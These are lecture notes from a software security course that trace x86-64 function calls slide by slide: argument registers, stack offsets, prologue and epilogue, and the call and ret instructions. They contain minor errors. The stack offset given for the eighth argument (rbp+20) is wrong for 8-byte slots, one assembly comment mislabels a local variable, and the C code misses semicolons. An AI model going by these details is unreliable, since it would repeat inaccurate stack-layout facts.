

# CSIT 5740 Introduction to Software Security

Note set 3C

Dr. Alex LAM



DEPARTMENT OF  
**COMPUTER SCIENCE & ENGINEERING**

The set of note is adopted and converted from a software security course at the Purdue University by Prof. Antonio Bianchi

# A function call stack layout example

- Consider the following C program, how the arguments and local variables are put to the stack according to the function call convention of AMD64?

```
#include <unistd.h>
#include <stdlib.h>
```

```
void funct(int a1, int a2, int a3, int a4, int a5, int a6, int x, int y){
    int local_var1=0x9;
    int local_var2=0xA;
    int local_var3=0xB;
    int local_var4;
}
```

```
void main(){
    funct(1,2,3,4,5,6,7,8);
}
```


- a1** stored in **rdi**, **a2** in **rsi**, **a3** in **rdx**, **a4** in **rcx**, **a5** in **r8**, **a6** in **r9**,  
**x** in stack, **y** in stack

- In general, an earlier function argument is put at lower address, closer to current stack frame
  - x** will be at address **rbp+16** (assuming 64-bit return address)
  - y** will be at address **rbp+20** (assuming **x** to be 32-bit and **y** to be 32-bit)

ebp+8/rbp+8

ebp/rbp

esp/rsp



# A function call stack layout example

- Consider the following C program, how the arguments and local variables are put to the stack according to the function call convention of AMD64?

```
#include <unistd.h>
#include <stdlib.h>
```

```
void funct(int a1, int a2, int a3, int a4, int a5, int a6, int x, int y){
    int local_var1=9;
    int local_var2=10;
    int local_var3=11;
    int local_var4;
}
```

```
void main(){
    funct(1,2,3,4,5,6,7,8);
}
```


- Local variables are put in the same order as their appearance  
(different C compiler will put the local variables differently, the C standard does not mention how to put the vars)

- local\_var1 could be at rbp-4
- local\_var2 could be at rbp -8
- local\_var3 could be at rbp -12
- Unused local\_var4 not allocated any space in the stack

ebp+8/rbp+8

ebp/rbp

esp/rsp



# ***x86 function call – an example***

# x86 function call

```
void caller() {  
    callee(1,2);  
}
```

The caller C code

```
int callee(int x, int y){  
    int local_var1=3;  
    return 22  
}
```


The callee C code

# x86 function call

```
void caller(){  
    callee(1,2);  
}
```

```
int callee(int x, int y){  
    int local_var1=3;  
    return 22  
}
```

The corresponding  
x86 assembly




```
caller:  
    push rbp  
    mov rbp, rsp  
  
    mov esi, 0x2 ; put argument1 to esi  
    mov edi, 0x1 ; put argument0 to edi  
  
    call callee  
  
    pop rbp  
    ret
```

```
callee:  
    push rbp  
    mov rbp, rsp  
  
    mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3  
    mov eax, 0x16 ; put 22 into eax  
  
    mov rsp,rbp  
    pop rbp  
    ret
```

# x86 function call

```
void caller(){  
    callee(1,2);  
}
```

```
int callee(int x, int y){  
    int local_var1=3;  
    return 22  
}
```




```
caller:  
    push rbp  
    mov rbp, rsp  
  
    mov esi, 0x2 ; put argument1 to esi  
    mov edi, 0x1 ; put argument0 to edi  
  
    call callee  
  
    mov rsp, rbp  
    pop rbp  
    ret  
  
callee:  
    push rbp  
    mov rbp, rsp  
  
    mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3  
    mov eax, 0x16 ; put 22 into eax  
  
    mov rsp, rbp  
    pop rbp  
    ret
```

# x86 function call

```
void caller(){
    callee(1,2);
}
```

```
int callee(int x, int y){
    int local_var1=3;
    return 22
}
```

**Caller  
stack frame**



```
caller:
rip → push rbp
      mov rbp, rsp

      mov esi, 0x2 ; put argument1 to esi
      mov edi, 0x1 ; put argument0 to edi

      call callee

      ...

callee:
      push rbp
      mov rbp, rsp

      mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3
      mov eax, 0x16                ; put 22 into eax

      mov rsp,rbp
      pop rbp
      ret
```






# x86 function call

```
void caller() {  
    callee(1,2);  
}
```

```
int callee(int x, int y){  
    int local_var1=3;  
    return 22  
}
```




Registers		
rdi/edi	rsi/esi	rax/eax

```
caller:  
rip → push rbp  
      mov rbp, rsp  
  
      mov esi, 0x2 ; put argument1 to esi  
      mov edi, 0x1 ; put argument0 to edi  
  
      call callee  
  
      ...  
  
callee:  
      push rbp  
      mov rbp, rsp  
  
      mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3  
      mov eax, 0x16 ; put 22 into eax  
  
      mov rsp, rbp  
      pop rbp  
      ret
```

# x86 function call

```
void caller(){  
    callee(1,2);  
}
```

```
int callee(int x, int y){  
    int local_var1=3;  
    return 22  
}
```




Registers		
rdi/edi	rsi/esi	rax/eax

```
caller:  
    push rbp  
    rip → mov rbp, rsp  
  
    mov esi, 0x2 ; put argument1 to esi  
    mov edi, 0x1 ; put argument0 to edi  
  
    call callee  
  
    ...  
  
callee:  
    push rbp  
    mov rbp, rsp  
  
    mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3  
    mov eax, 0x16 ; put 22 into eax  
  
    mov rsp,rbp  
    pop rbp  
    ret
```

# x86 function call

```
void caller() {  
    callee(1,2);  
}
```

```
int callee(int x, int y){  
    int local_var1=3;  
    return 22  
}
```



Registers		
rdi/edi	rsi/esi	rax/eax
<input type="text"/>	<input type="text" value="0x2"/>	<input type="text"/>

```
caller:  
    push rbp  
    mov rbp, rsp
```

```
rip → mov esi, 0x2 ; put argument1 to esi  
      mov edi, 0x1 ; put argument0 to edi
```

```
    call callee
```

```
    ...
```

```
callee:  
    push rbp  
    mov rbp, rsp
```


```
    mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3  
    mov eax, 0x16 ; put 22 into eax
```

```
    mov rsp,rbp  
    pop rbp  
    ret
```

# x86 function call

```
void caller(){  
    callee(1,2);  
}
```

```
int callee(int x, int y){  
    int local_var1=3;  
    return 22  
}
```



Registers		
rdi/edi	0x1	rsi/esi
		0x2
		rax/eax

```
caller:  
    push rbp  
    mov rbp, rsp
```

```
rip → mov esi, 0x2 ; put argument1 to esi  
       mov edi, 0x1 ; put argument0 to edi
```

```
    call callee
```

```
    ...
```

```
callee:  
    push rbp  
    mov rbp, rsp
```


```
    mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3  
    mov eax, 0x16 ; put 22 into eax
```

```
    mov rsp,rbp  
    pop rbp  
    ret
```

# x86 function call

```
void caller() {  
    callee(1,2);  
}
```

```
int callee(int x, int y){  
    int local_var1=3;  
    return 22  
}
```



Registers		
rdi/edi	0x1	rsi/esi
		0x2
		rax/eax

```
caller:  
    push rbp  
    mov rbp, rsp  
  
    mov esi, 0x2 ; put argument1 to esi  
    mov edi, 0x1 ; put argument0 to edi  
  
    rip → call callee  
  
    ...  
  
callee:  
    push rbp  
    mov rbp, rsp  
  
    mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3  
    mov eax, 0x16 ; put 22 into eax  
  
    mov rsp,rbp  
    pop rbp  
    ret
```


# Recap: the “call” instruction

- The **call** is a special instruction for making function calls
- **call callee** :
  1. stores the return address to the stack(address immediately after the **call** instruction itself). It is equivalent to “**push <address of the instruction after call>**”
  2. and jumps to **callee** to run it, it does that by changing the instruction pointer (rip/eip) to point to the first instruction after the **callee** label. It is equivalent to
    - “**mov rip <address of the first instruction after the callee label>**” (64-bit)
    - or “**mov eip <address of the first instruction after the callee label>**” (32-bit)

# x86 function call

```
void caller() {  
    callee(1,2);  
}
```

```
int callee(int x, int y){  
    int local_var1=3;  
    return 22  
}
```



Registers		
rdi/edi	0x1	rsi/esi
		0x2
		rax/eax

```
caller:  
    push rbp  
    mov rbp, rsp  
  
    mov esi, 0x2 ; put argument1 to esi  
    mov edi, 0x1 ; put argument0 to edi
```

rip → **call callee**


...

```
callee:  
    push rbp  
    mov rbp, rsp  
  
    mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3  
    mov eax, 0x16 ; put 22 into eax  
  
    mov rsp,rbp  
    pop rbp  
    ret
```

# x86 function call

```
void caller() {  
    callee(1,2);  
}
```

```
int callee(int x, int y){  
    int local_var1=3;  
    return 22  
}
```



```
caller:  
    push rbp  
    mov rbp, rsp  
  
    mov esi, 0x2 ; put argument1 to esi  
    mov edi, 0x1 ; put argument0 to edi  
  
    rip → call callee  
    instruction after call  
    ...  
  
callee:  
    push rbp  
    mov rbp, rsp  
  
    mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3  
    mov eax, 0x16 ; put 22 into eax  
  
    mov rsp,rbp  
    pop rbp  
    ret
```


Registers		
rdi/edi	0x1	rsi/esi
		0x2
		rax/eax



# x86 function call

```
void caller() {  
    callee(1,2);  
}
```

```
int callee(int x, int y){  
    int local_var1=3;  
    return 22  
}
```



```
caller:  
    push rbp  
    mov rbp, rsp  
  
    mov esi, 0x2 ; put argument1 to esi  
    mov edi, 0x1 ; put argument0 to edi  
  
    call callee
```

...


```
callee:  
    push rbp  
    mov rbp, rsp  
  
    mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3  
    mov eax, 0x16 ; put 22 into eax  
  
    mov rsp,rbp  
    pop rbp  
    ret
```

Registers		
rdi/edi	0x1	rsi/esi
		0x2
		rax/eax

# x86 function call

```
void caller() {  
    callee(1,2);  
}
```

```
int callee(int x, int y){  
    int local_var1=3;  
    return 22  
}
```




```
caller:  
    push rbp  
    mov rbp, rsp  
  
    mov esi, 0x2 ; put argument1 to esi  
    mov edi, 0x1 ; put argument0 to edi  
  
    call callee
```

...

```
callee:  
    push rbp  
    mov rbp, rsp  
  
    mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3  
    mov eax, 0x16 ; put 22 into eax  
  
    mov rsp, rbp  
    pop rbp  
    ret
```


Function  
prologue



# x86 function call

```
void caller() {  
    callee(1,2);  
}
```

```
int callee(int x, int y){  
    int local_var1=3;  
    return 22  
}
```



```
caller:  
    push rbp  
    mov rbp, rsp  
  
    mov esi, 0x2 ; put argument1 to esi  
    mov edi, 0x1 ; put argument0 to edi  
  
    call callee
```

...


```
callee:  
    rip → push rbp  
    mov rbp, rsp  
  
    mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3  
    mov eax, 0x16 ; put 22 into eax  
  
    mov rsp, rbp  
    pop rbp  
    ret
```

Registers		
rdi/edi	0x1	rsi/esi
		0x2
		rax/eax

# x86 function call

```
void caller() {  
    callee(1,2);  
}
```

```
int callee(int x, int y){  
    int local_var1=3;  
    return 22  
}
```



```
caller:  
    push rbp  
    mov rbp, rsp  
  
    mov esi, 0x2 ; put argument1 to esi  
    mov edi, 0x1 ; put argument0 to edi  
  
    call callee
```

...


```
callee:  
    push rbp  
    rip → mov rbp, rsp  
  
    mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3  
    mov eax, 0x16 ; put 22 into eax  
  
    mov rsp,rbp  
    pop rbp  
    ret
```

Registers		
rdi/edi	0x1	rsi/esi
		0x2
		rax/eax

# x86 function call

```
void caller(){  
    callee(1,2);  
}
```

```
int callee(int x, int y){  
    int local_var1=3;  
    return 22  
}
```



```
caller:  
    push rbp  
    mov rbp, rsp  
  
    mov esi, 0x2 ; put argument1 to esi  
    mov edi, 0x1 ; put argument0 to edi  
  
    call callee
```

...


```
callee:  
    push rbp  
    mov rbp, rsp  
  
    rip → mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3  
           mov eax, 0x16 ; put 22 into eax  
  
    mov rsp,rbp  
    pop rbp  
    ret
```

Registers		
rdi/edi	0x1	rsi/esi
		0x2
		rax/eax

# x86 function call

```
void caller() {  
    callee(1,2);  
}
```

```
int callee(int x, int y){  
    int local_var1=3;  
    return 22  
}
```



```
caller:  
    push rbp  
    mov rbp, rsp  
  
    mov esi, 0x2 ; put argument1 to esi  
    mov edi, 0x1 ; put argument0 to edi  
  
    call callee
```

...

```
callee:  
    push rbp  
    mov rbp, rsp  
  
    mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3  
    mov eax, 0x16 ; put 22 into eax
```

```
mov rsp,rbp  
pop rbp  
ret
```

Function  
epilogue

Registers		
rdi/edi	0x1	rsi/esi
		0x2
		rax/eax
		0x16

# x86 function call

```
void caller(){  
    callee(1,2);  
}
```


```
int callee(int x, int y){  
    int local_var1=3;  
    return 22  
}
```

```
caller:  
    push rbp  
    mov rbp, rsp  
  
    mov esi, 0x2 ; put argument1 to esi  
    mov edi, 0x1 ; put argument0 to edi  
  
    call callee
```

...

```
callee:  
    push rbp  
    mov rbp, rsp  
  
    mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3  
    mov eax, 0x16 ; put 22 into eax
```

```
rip → mov rsp, rbp  
      pop rbp  
      ret
```



Registers		
rdi/edi	0x1	rsi/esi
		0x2
rax/eax	0x16	


# x86 *function call*

```
void caller(){
    callee(1,2);
}
```

```
int callee(int x, int y){
    int local_var1=3;
    return 22
}
```

```
rbp position updated  rbp
```

```
rbp
rsp
```



```
caller:
    push rbp
    mov rbp, rsp

    mov esi, 0x2 ; put argument1 to esi
    mov edi, 0x1 ; put argument0 to edi

    call callee
```

• • •

```


callee:
    push rbp
    mov rbp, rsp

    mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3
    mov eax, 0x16 ; put 22 into eax

    mov rsp,rbp
    → pop rbp
    ret

```

```
rip → pop rbp
      ret
```






# x86 function call

```
void caller(){
    callee(1,2);
}
```

```
int callee(int x, int y){
    int local_var1=3;
    return 22
}
```

rbp position updated



```
caller:
    push rbp
    mov rbp, rsp

    mov esi, 0x2 ; put argument1 to esi
    mov edi, 0x1 ; put argument0 to edi

    call callee
```

...

```
callee:
    push rbp
    mov rbp, rsp

    mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3
    mov eax, 0x16 ; put 22 into eax

    mov rsp,rbp
    pop rbp
    ret
```

rip →

Registers		
rdi/edi	0x1	rsi/esi
		0x2
		rax/eax
		0x16

# The “ret” instruction


- The **ret** is a special instruction for finishing a function call and returning back to the caller
- **ret**
  1. pops the return address stored in stack back to rip
  2. It is equivalent to “**pop rip**” (64-bit) or “**pop eip**” (32-bit)

# x86 function call

```
void caller() {  
    callee(1,2);  
}
```

```
int callee(int x, int y){  
    int local_var1=3;  
    return 22  
}
```

rbp position updated



```
caller:  
    push rbp  
    mov rbp, rsp  
  
    mov esi, 0x2 ; put argument1 to esi  
    mov edi, 0x1 ; put argument0 to edi  
  
    call callee
```

...

```
callee:  
    push rbp  
    mov rbp, rsp  
  
    mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3  
    mov eax, 0x16 ; put 22 into eax  
  
    mov rsp,rbp  
    pop rbp  
    ret
```

rip → ret

